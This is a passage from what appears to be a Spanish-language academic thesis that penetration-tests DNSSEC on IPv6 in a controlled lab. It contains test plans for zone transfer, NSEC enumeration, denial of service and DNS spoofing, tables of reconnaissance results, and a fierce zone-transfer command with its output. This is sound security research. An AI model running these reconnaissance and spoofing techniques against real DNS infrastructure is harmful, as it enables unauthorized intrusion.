


Figura 5.3 Puntos de ataque desde la red Externa

Plan de pruebas de seguridad

El plan de pruebas de seguridad se divide en dos tipos de pruebas, el **plan de pruebas de recolección de información** y el plan **pruebas de identificación y explotación de vulnerabilidades.**

Se indica por medio de una X cuales pruebas que se realizarán en cada escenario para los casos de las pruebas de recolección de información y de identificación y explotación de vulnerabilidades.

Plan de pruebas de recolección de información

Se busca recolectar la mayor cantidad de información posible, si se está ubicado dentro de la red de la organización con un conocimiento básico sobre el objetivo como lo es el **nombre del dominio bancodk.com** o la **dirección IPv6 2001:12:7000::cafe:2.**

En la Tabla **5.1**, se muestra el plan de pruebas de recolección de información que se realizará desde la red interna CAFE, para encontrar información sobre las redes objetivo (interna y externa), cuando el escenario de pruebas tiene implementado DNS o DNSSEC con (NSEC y NSEC3). En los diferentes sistemas operativos (Centos/Debian/Centos-Wind/Debian-Windows).

	SISTEMA OPERATIVO	EJECUCIÓN DE LA PRUEBA	RED OBJETIVO	PoC	DNS	DNSSEC
RECOLECCIÓN DE INFORMACIÓN	Centos Debian Windows-Debian Windows-Centos	RED INTERNA	INTERNA	Descubrir host activos en segmento de red	X	X
				Encontrar Sistemas Operativos servicios y versiones	X	X
				Identificar relaciones IPv6 con servidores, dominios y subdominios	X	X
			EXTERNA	Identificar relaciones IPv6 con servidores, dominios y subdominios	X	X

Tabla 5.1 Plan de pruebas de recolección de información

Plan de pruebas de identificación y explotación de vulnerabilidades

A continuación se muestra el plan de pruebas de identificación y explotación de vulnerabilidades que se llevará a cabo desde la red interna y externa del escenario real de pruebas controlado. Considerando que las PoC de transferencia de zona, enumeración de dominio por consulta incorrecta, y denegación de servicio se realizarán desde la red interna (RED CAFE) de la organización Bancodk, y que las PoC DNS Spoofing, se llevarán a cabo tanto desde la red interna como externa.

Para ***evaluar*** la seguridad proporcionada por DNSSEC, se debe considerar que cada una de las pruebas se realizarán sobre escenarios distintos con diferentes requisitos de seguridad con el fin de determinar en qué casos DNSSEC **es o no es vulnerable** a las PoC de transferencia de zona, enumeración de dominio por consulta incorrecta, denegación de servicio y DNS Spoofing.

En la siguiente Tabla se muestra el plan de pruebas de las PoC mencionadas:

	SISTEMA OPERATIVO	EJECUCIÓN DE LA PRUEBA	SERVIDORES O DOMINIOS INTERNO/ EXTERNO OBJETIVO	POC	DNS	DNSSEC NSEC	DNSSEC NSEC3
IDENTIFICACION Y EXPLOTACION DE VULNERABILIDAES	Centos Debian Windows-Debian Windows-Centos	INTERNA	INTERNA	Transferencia de zona	X	X	X
				Enumeración de dominios por consultas incorrectas		X	X
				Denegación de servicio	X		X
		INTERNA/EXTERNA		DNS Spoofing			X
		INTERNA	EXTERNA	Transferencia de zona	X	X	X
				Enumeración de dominios por consultas incorrectas		X	X
				Denegación de servicio	X		X
		INTERNA/EXTERNA		DNS Spoofing			X

Tabla 5.2 Plan de pruebas de explotación de vulnerabilidades identificadas

A continuación se presenta de manera detalladas los planes de pruebas de transferencia de zona, enumeración de dominios por consultas incorrectas, denegación de servicio y DNS Spoofing.

SERVIDOR INTERNO/EXTERNO	SERVIDORES AUTORITARIOS	DNS	DNSSEC NSEC	DNSSEC NSEC3
INTERNO	dns1.bancodk.com.	X	X	X
	dns1.transacciones.bancodk.com.	X	X	X
EXTERNO	a.gtld-servers.net.com.	X	X	X
	dns1.comunicate.com.	X	X	X
	dns1.networks.com.	X	X	X

Tabla 5.3 Plan de pruebas de transferencia de zona

DOMINIO INTERNO-EXTERNO	DOMINIOS	DNSSEC NSEC	DNSSEC NSEC3
Externo	.com	X	X
Interno	bancodk.com	X	X

Tabla 5.4 Plan de pruebas de enumeración de dominio por consultas incorrectas

SERVIDOR INTERNO/EXTERNO	SERVIDOR AUTORITARIO DE DOMININO	DNS	DNSSEC NSEC3
INTERNO	dns1.bancodk.com.	X	X
EXTERNO	dns1.comunicate.com.	X	X

Tabla 5.5 Plan de pruebas de Denegación de servicio

Plan de pruebas DNS Spoofing

Se enfoca en probar la mayoría de los escenarios posibles, en que se podría colocar un atacante, de igual forma como se busca analizar y evaluar el comportamiento de DNSSEC en redes de información IPv6 se considera dos casos generales, cuando toda la cadena de confianza está completa es decir que los servidores de mayor jerarquía DNS tengan desplegado DNSSEC y el caso donde la cadena está rota es decir que uno de los servidores de mayor jerarquía DNS no tengan desplegado DNSSEC (servidor autoritario del dominio com).

Plan de pruebas DNS Spoofing cuando la cadena de confianza DNSSEC está completa, con las PoC realizadas desde la red interna

A continuación se muestra el plan de pruebas de DNS Spoofing cuando la cadena de confianza está completa. Con el fin de evaluar la seguridad proporcionada por DNSSEC se consideran varios parámetros para realizar diferentes pruebas.

Los parámetros que definen una PoC de DNS Spoofing son:

- Los validadores DNSSEC que pueden ser: el servidor DNS caché, el cliente o ambos, los cuales tienen almacenada el ancla de confianza del dominio raíz y el dominio bancodk.com.
- El dominio consultado por el cliente el cual puede ser un dominio firmado (bancodk.com y comunicate.com), un dominio inexistente (bancodk.com y coomunicate.com) y dominios no firmados (networks.com)
- El hombre en el medio (MITM), es el último parámetro en el cual se diferencia si el ataque de DNS Spoofing busca envenenar al servidor caché o solo engañar al cliente.
- Las pruebas de MITM para los dominios internos se realizan entre:
- Cliente-Cache, Cache-Banco y Cliente-Web.
- Las pruebas de MITM para los dominios externos se realizan entre: Cache-Gateway, Cliente-Gateway y Cliente-Cache.

VALIDADORES	MITM	comunicate.com	bancodk.com transacciones	coomunicate.com	baancodk.com	networks.com
CACHE	CACHE-GATEWAY	X		X		X
	CLIENTE -CACHE	X	X	X	X	X
	CLIENTE-GATEWAY	X		X		X
	CLIENTE-BANCODK		X			
	CLIENTE-WEB BANCODK		X			
	CACHE-BANCODK		X		X	
CLIENTE	CACHE-GATEWAY	X		X		X
	CLIENTE -CACHE	X	X	X	X	X
	CLIENTE-GATEWAY	X		X		X
	CLIENTE-BANCODK		X			
	CLIENTE-WEB BANCODK		X			
	CACHE-BANCODK		X		X	
CLIENTE-CACHE	CACHE-GATEWAY	X		X		X
	CLIENTE -CACHE	X	X	X	X	X
	CLIENTE-GATEWAY	X		X		X
	CACHE-BANCODK		X		X	

Tabla 5.6 Plan de pruebas DNS Spoofing con cadena firmada

De igual forma para evaluar el comportamiento de la seguridad proporciona por DNSSEC, se realiza un plan de pruebas cuando la cadena está completa pero la PoC se realiza desde la red externa.

Plan de pruebas DNS Spoofing cuando la cadena de confianza DNSSEC está firmada, con las PoC realizadas desde la red externa.

A continuación se muestra el plan de pruebas de DNS Spoof ing cuando la cadena de confianza está completa.

Los parámetros que definen una PoC de DNS Spoofing son:

- Los validadores DNSSEC que pueden ser: el servidor DNS caché, el cliente o ambos, los cuales tienen almacenada el ancla de confianza del dominio raíz y el dominio bancodk.com.
- El dominio consultado por el cliente el cual puede ser un dominio firmado comunicate.com. o un dominio inexistente coomunicate.com
- El hombre en el medio (MITM), es el último parámetro en el cual se diferencia si el ataque de DNS Spoof busca envenenar al servidor caché o solo engañar al cliente.

En la Tabla 5.7, se observa que las PoC se realizan desde dos redes externas distintas: cuando el atacante esta primero en la red BACA, donde se encuentra el servidor autoritario del domino comunicate.com y cuando se encuentra en la red BEBE, donde se encuentra el servidor autoritario del domino raíz. Los MITM se realizan entre, Servidor autoritario del dominio raíz – Gateway de la red bebe y Servidor autoritario del dominio comunicate.com – Gateway de la red BACA.

RED	VALIDADORES	MITM	COMUNICATE.COM	COOMUNICATE.COM
BACA	CACHE	GATEWAY -SERVIDOR COMUNICATE.COM	X	X
	CLIENTE-CACHE		X	X
BEBE	CLIENTE	GATEWAY-SERVIDOR RAIZ	X	X
	CLIENTE-CACHE		X	X

Tabla 5.7 Plan de pruebas DNS Spoofing con Cadena Firmada, PoC Realizadas desde la red externa

Plan de pruebas DNS Spoofing cuando la cadena de confianza DNSSEC está rota, con las PoC realizadas desde la red interna

A continuación se muestra el plan de pruebas de DNS Spoofing cuando la cadena de confianza está rota.

Los parámetros que definen una PoC de DNS Spoofing son:

- Los validadores DNSSEC que pueden ser: el servidor DNS caché, el cliente o ambos, los cuales tienen almacenada el ancla de confianza del dominio raíz y el dominio bancodk.com.
- El dominio consultado por el cliente el cual puede ser un dominio firmado (bancodk.com y comunicate.com), un dominio inexistente (bancodk.com y coomunicate.com) y dominios no firmados (networks.com)
- El hombre en el medio (MITM), que es el último parámetro, y en el cual se diferencia si el ataque de DNS Spoofing busca envenenar al servidor cache o solo engañar al cliente.

VALIDADORES	MITM	comunicate.com	bancodk.com transacciones	coomunicate.com	baancodk.com	networks.com
CACHE	CACHE-GATEWAY	X		X		
	CLIENTE -CACHE	X	X	X	X	
	CLIENTE-GATEWAY	X		X		
	CACHE-BANCODK		X		X	
CLIENTE	CACHE-GATEWAY	X		X		
	CLIENTE -CACHE	X	X	X	X	
	CLIENTE-GATEWAY	X		X		
	CACHE-BANCODK		X		X	
CLIENTE-CACHE	CACHE-GATEWAY	X		X		X
	CLIENTE -CACHE	X	X	X	X	X
	CLIENTE-GATEWAY	X		X		X
	CACHE-BANCODK		X		X	

Tabla 5.8 Plan de pruebas DNS Spoofing con Cadena Rota

5.2 FASE 2: PENETRACIÓN

A continuación se presentan los resultados obtenidos y el análisis de las PoC realizadas en la Fase 2 de la metodología planteada, sobre el escenario real de

pruebas controlado, con el fin de analizar y evaluar la Seguridad proporcionada por DNSSEC en Redes de Información IPv6. Para mayor información sobre los resultados obtenidos, ver el reporte Técnico que se encuentra en el **Anexo No.3.**

Primero se realizó un análisis con el propósito de determinar en qué casos las pruebas fueron **exitosas** y **no exitosas** en función de los **validadores de DNSSEC**, para los diferentes dominios probados, cuando toda la cadena DNSSEC está firmada y cuando está rota, para evaluar la seguridad proporcionada por DNSSEC, aplicando la Fase 3, relacionada con la Evaluación de vulnerabilidades de la metodología planteada, basándose en el estándar de Sistema de puntuación de vulnerabilidad común CVSS v3.0, y así finalmente poder determinar en qué casos es y no es vulnerable las extensiones de seguridad DNSSEC en el escenario de pruebas controlado.

Para comprender mejor el resultado de las pruebas con sus respectivas tablas y gráficas se debe considerar las siguientes anotaciones:

Validadores.

Se refiere a los actores que realizan el proceso de validación de DNSSEC, ya sea el servidor caché, un cliente de la organización, ó ambos.

Estado de las Cadenas de Confianza de DNSSEC:

Cadena de confianza DNSSEC firmada.

Significa que toda la cadena de confianza de la red externa e interna están firmadas con DNSSEC.

Red interna firmada.

Significa que los dominios y subdominios de la red interna de la organización BANCODK están firmados con DNSSEC desde la zona hija (transacciones.bancodk.com) hasta la zona padre (bancodk.com), y que el servidor caché y/o el cliente que realiza el proceso de validación DNSSEC contienen la clave pública KSK o el ancla de confianza del dominio interno bancodk.com.

Red externa firmada.

Significa que cada nivel de la jerarquía DNS se encuentra firmado con DNSSEC, es decir que cada organización de la cadena debe firmar la clave de la organización inmediatamente inferior. Por ejemplo para el nombre de dominio **www.comunicate.com**, **.com** firma la clave de **comunicate.com** y la **raíz** firma la clave de **.com**, de esta manera el servidor caché y/o el cliente que realiza el proceso de validación DNSSEC contienen la clave del servidor raíz, la cual será necesaria para validar el nombre de dominio completo externo a la organización.

Cadena de confianza DNSSEC rota o incompleta.

Significa que cada nivel de la jerarquía DNS se encuentra firmado con DNSSEC, a **excepción** del **dominio de nivel superior** (gTLD COM).

C-F: COM Firmado. **C-SF:** COM Sin Firmar.

Estado de los dominios:

F: Se refiere a un dominio que está **firmado** con DNSSEC.
NF: Se refiere a un dominio que No está firmado con DNSSEC.
NF-I: Se refiere a un dominio que no existe y que por lo tanto No está firmado con DNSSEC.

Dominios internos:
www.bancodk.com **www.transacciones.bancodk.com**

Dominios externos:
www.comunicate.com **www.networks.com**

Dominios inexistentes:
coomunicate.com **baancodk.com**

PoC Exitosa

Significa que al ejecutar la Prueba de Concepto sobre el escenario real de pruebas controlado DNSSEC, fue **exitosa** es decir que **DNSSEC fue vulnerable.**

PoC NO Exitosa

Significa que al ejecutar la Prueba de Concepto sobre el escenario real de pruebas controlado DNSSEC, fue **no exitosa**, es decir que DNSSEC **no fue vulnerable.**

5.2.1 Resultados de recolección de información

De las PoC realizadas sobre el escenario de pruebas controlado en las diferentes plataformas (Centos, Debían y Windows) se determinó: primero los hosts activos del segmento de la red CAFE, inmediatamente se identificó los sistemas operativos, los puertos, los servicios y versiones que ofrecen cada host uno de los host activos.

Una vez se determinó que hosts ofrecían el servicio de DNS, se realizó una serie de pruebas indicadas en la metodología, para establecer la relación entre nombres de dominio e IPs.

Por último, a partir de encontrar los dominios de la red interna CAFE, se determinó la cadena de jerarquía DNS para dichos dominios encontrados, para determinar las relaciones IP involucradas entre IPs y dominio DNS. A continuación se muestra un ejemplo de lo resultados obtenidos del proceso de recolección de información, de manera resumida en las respectivas tablas.

EJEMPLO: Recolección de información en un escenario Linux Debian.

Encontrar Hosts activos en el segmento de red

Se encontraron los hosts activos dentro del segmento de red, estableciendo una relación dirección IPv6 y dirección MAC.

IP ACTIVAS	MAC-SISTEMA OPERATIVO
2001:12:7000::CAFE:1	F0:4D:A2:DB:F2:CE
2001:12:7000::CAFE:2	08:00:27:89:EC:C5
2001:12:7000::CAFE:3	08:00:27:4E:57:DD
2001:12:7000::CAFE:4	08:00:27:50:64:6E
2001:12:7000::CAFE:5	08:00:27:F1:2C:A5

Tabla 5.9 IP activas en el segmento de red

Sistemas operativos, servicios y versiones

Se determinó que servicios presta cada host activo en la red, como también la versión de cada uno de ellos, dato que sirve para buscar vulnerabilidades específicas de las versiones de dichos servicios.

IP ACTIVAS	S.O	PUERTOS-SERVICIOS-VERSIONES		
2001:12:7000::CAFE:1	Linux Debian 9.8	111/tcp	Rpcbind	2-4 (RCP 100000)
		179/tcp	Bgp	tcpwrapped
		2601/tcp	Zebra	Quagga routing software 0.99.23.1
		2605/tcp	bgpd	Quagga routing software 0.99.23.1
2001:12:7000::CAFE:2	Linux Debian 9.4	53/tcp	domain	BIND 9.10.3-P4
2001:12:7000::CAFE:3		53/tcp	domain	BIND 9.10.3-P4
2001:12:7000::CAFE:4		53/tcp	domain	BIND 9.10.3-P4
2001:12:7000::CAFE:5		53/tcp	domain	BIND 9.10.3-P4

Tabla 5.10 Servicios y versiones, de los host activos en segmento de red

Identificar Relaciones de Direcciones IPv6 con Servidores, Dominios y Subdominios

Al ejecutar esta actividad se determinó todas las relaciones entre direcciones IPv6 y Nombres de Dominio, identificando los servidores DNS autoritarios de cada uno de los dominios existentes, además de recolectar los registros AAAA de cada uno no ellos.

RELACIONES DIRECCIONES IPv6 CON NS, DOMINIOS Y SUBDOMINIOS	
DOMINIO bancodk.com	**IPv6**
NS **dns1.bancodk.com**	**2001:12:7000::CAFE:2**
Subdominios	
www.bancodk.com	**2001:12:7000::CAFE:6**
transacciones.bancodk.com	**2001:12:7000::CAFE:8**
DOMINIO transacciones.bancodk.com	**IPv6**
NS **dns1.transacciones.bancodk.com**	**2001:12:7000::CAFE:3**
www.transacciones.bancodk.com	**2001:12:7000::CAFE:8**

Tabla 5.11 Relaciones IPv6 con Servidores, Dominios y Subdominios, Red Interna

RELACIONES DIRECCIONES IPv6 CON NS, DOMINIOS Y SUBDOMINIOS		
DOMINIO RAIZ "."		**IPv6**
NS	**f.root-servers.net.**	**2001:500:2F::F:BEBE:2**
Subdominios		
com.		**2001:503:3F::BECA:2**
DOMINIO com		**IPv6**
NS	**a.gtld-servers.net.com.**	**2001:503:3F::BECA:2**
Subdominios		
bancodk.com	**comunicate.com**	**networks.com**
2001:12:7000::CAFE:2	**2001:503:3F::BECA:2**	**2001:503:3f::BACA:4**
DOMINIO comunicate.com		**IPv6**
NS	**dns1.comunicate.com**	**2800:3F0:4005:403::BACA:2**
Subdominios		
www.comunicate.com		**2001:503:3F::BECA:3**
DOMINIO networks.com		**IPv6**
NS	**dns1.networks.com**	**2800:3F0:4005:403::BACA:4**
Subdominios		
www.networks.com		**2001:503:3f::BECA:4**

Tabla 5.12 Relaciones IPv6 con Servidores, Dominios y Subdominios, Red Externa

De los escenarios probados, en el proceso de recolección de información se obtuvieron las direcciones IPv6 y MAC de todos los servidores DNS tanto de la red interna como de la red externa con sus respectivas versiones. De igual forma se determinó que host son DNS autoritarios para los diferentes dominios de la jerarquía DNS (.com, bancodk.com, comunicate.com, networks.com y transaciones.bancodk.com).

Habiendo determinado que hosts prestaban el servicio DNS y de identificar las relaciones direcciones IPv6-nombre de dominio, se puede iniciar con la fase de penetración, centrándose en estas direcciones IPv6 como objetivos para realizar las pruebas manuales específicas para determinar las vulnerabilidades presentes en estos servidores y analizar la seguridad proporcionar por DNSSEC en los diferentes escenarios probados.

5.2.2 Resultados de identificación y explotación de vulnerabilidades

Debido a que para este Proyecto, los activos de mayor importancia son los servidores (DNS/DNSSEC), por medio de documentación previa se encontraron una serie de posibles vulnerabilidades asociadas al servicio DNS (DNSSEC), entre las cuales están:

- *Por **condiciones de diseño de DNSSEC,*** que no proporciona **confidencialidad**. RFC 4033, RFC3833.
- El ***uso de DNSSEC con RR NSEC***, que permite **enumerar el contenido de una zona**, a partir de la **consulta de nombres de dominio que no existen**. RFC 5551, RFC 7129.
- *El **uso de UDP** como **protocolo de transporte,*** que posibilita **IP spoofing.** RFC3833.
- *El **Resolver DNSSEC no puede verificar las respuestas que se originan en una zona sin firmar***. RFC4033
- *Un **Cliente resolver que NO realiza validación***. RFC4033

Para verificar la existencia de vulnerabilidades en DNSSEC, se realizaron las siguientes PoC:

1. **Transferencia de zona.**
2. **Enumeración de dominio por consultas incorrectas.**
3. **Denegación de Servicio.**
4. **Secuestró de URL por el ataque del Typosquatting.**
5. **DNS Spoofing.**

Se procede a la ejecución de cada una de las PoC. Estas PoC son realizadas sobre el escenario de pruebas controlado en las diferentes plataformas (Centos, Debían y Windows), para determinar la existencia de las vulnerabilidades de transferencia de zona, Enumeración de dominio por consulta incorrectas, DNS Spoofing y Denegación de servicio y simultáneamente su explotación, de lo cual se obtuvieron los respectivos resultados.

Transferencia de zona

Se realizaron las pruebas de transferencia de zona en las diferentes plataformas (Centos/Debian/Windows), cuando en el escenario de pruebas se tiene implementado: DNSSEC con (NSEC/NSEC3), obteniendo los siguientes resultados:

SISTEMA OPERATIVO	EJECUCIÓN DE LA PRUEBA	SERVIDORES AUTORITARIOS	DNSSEC NSEC/ NSEC3	PoC EXITOSAS
CENTOS	Red Interna	dns1.transacciones.bancodk.com	SI	SI
	Red Externa	a.gtld-servers.net.com	SI	SI
		dns1.comunicate.com	SI	SI
DEBIAN	Red Interna	dns1.transacciones.bancodk.com	SI	NO
	Red Externa	a.gtld-servers.net.com	SI	NO
		dns1.comunicate.com	SI	NO
WINDOWS	Red Interna	dns1.transacciones.bancodk.com	SI	NO

Tabla 5.13 Resultados Transferencia de zona

Se obtuvo que las PoC de transferencia de zona, solo fueron exitosas en el sistema operativo Centos 7, cuando los servidores no se configuraron de manera segura, obteniendo los archivos de zona de los servidores autoritarios dns1.transacciones.bancodk.com, a.gtld-servers.net.com y dns1.comunicate.com cuando se tenía implementado DNSSEC con NSEC y NSEC3.

A diferencia de los sistemas operativos Windows y Debían las pruebas fueron NO exitosas, cuando se realizaron configuraciones seguras en Debían, y ninguna configuración en Windows.

Para las PoC de transferencia de zona, Se utilizaron las **herramientas: dig, fierce, dnswalk, dnssecwalk.**

Por ejemplo, para la PoC de Transferencia de zona se muestra que un atacante no autorizado solicitó la transferencia de zona al servidor autoritario dns1.comunicate.com, como se indica en la Figura 5.4 por las autoras:




Figura 5.4 Ejemplo PoC de Transferencia de zona

En la Figura 5.5 por las autoras, se muestra que con la herramienta fierce, se obtuvo el archivo de zona del servidor autoritario con sus correspondientes registros: DNS, DNSSEC con NSEC. Identificando sus dominios con su respectiva dirección IPv6:

```
root@kali:~# fierce -dns comunicate.com.
DNS Servers for comunicate.com.:
        dns1.comunicate.com

Trying zone transfer first...
        Testing dns1.comunicate.com

Whoah, it worked - misconfigured DNS server found:
comunicate.com. 864000  IN      SOA     ( dns1.comunicate.com. admin.dns1.
                                2018041701      ;serial
                                86400           ;refresh
                                3600            ;retry
                                604800          ;expire
                                10800           ;minimum
        )
comunicate.com. 864000  IN      RRSIG   ( SOA 7 2 864000 20180629132629 20180530132629
        22523 comunicate.com.
        Z4RhrqXHU746zQo8a6rViKEaK1eblZ6/lQP2oKBdfasdgDCIvjHRcvo5GROvA0SyO2q4PbwOnW1n
        qMbxZjM0TWfjoAaVnAIAaINeep2+2HacOj/2BT9ahY9fmZ6KD44ui63Q6h/M2IvVKFLtLAtxrNmH
        K0mPIvde8+AQY8GuW50= )
comunicate.com. 864000  IN      NS      dns1.comunicate.com.
comunicate.com. 864000  IN      RRSIG   ( NS 7 2 864000 20180629132629 20180530132629
        22523 comunicate.com.
        aaObmFbSMGCXQalWbjLIk00K1p6N2ceWC9VCAusRThVWtdLGic77LmWAly8NnykmUcZPyJ78slUS
